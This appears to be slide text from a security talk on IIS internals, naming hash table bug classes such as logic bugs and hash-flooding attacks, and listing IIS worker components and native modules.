
# Hash Table Implementation


- Memory corruption bugs
- Logic bugs
  - E.g. CVE-2006-3017 discovered by Stefan Esser - PHP didn't distinguish the type of hash-key leads to **unset() a wrong element**.
- Algorithmic Complexity Attack such as Hash-Flooding Attack


# Hash Table Usage

- Since LKRHash is designed to be a customizable implementation that can be applied to various scenarios, applications **have to configure their own table-related functions** during initialization.
  - Is the particular function good?
  - Is the logic of the Key-Calculation good?
  - Is the logic of the record selection good?
  - More and more...









# Worker (w3wp.exe)

```
applicationHost.config  
<?xml version="1.0" encoding="UTF-8"?>
```

## IISVcs (svchost.exe)

World Wild Web Publishing Service (W3SVC)

Windows Process Activation Service (WAS)

**Initializing**

- iiscore.dll
- iisutil.dll
- w3tp.dll
- w3dt.dll
- ...

**IIS Modules**

- iislog.dll
- cachuri
- static.dll
- filter.dll
- isapi.dll
- ...



HTTP.SYS

# Native IIS Modules

FileCacheModule

HttpRedirection

StaticFileModule

StaticCompression

CustomErrorModule

BasicAuthModule

RequestFiltering

TokenCacheModule

HttpLoggingModule

WindowsAuthModule

CgiModule

AnonymousAuthModule

UriCacheModule

ProtocolSupport

HTTPCacheModule

DynamicCompression

DefaultDocument


IsapiModule

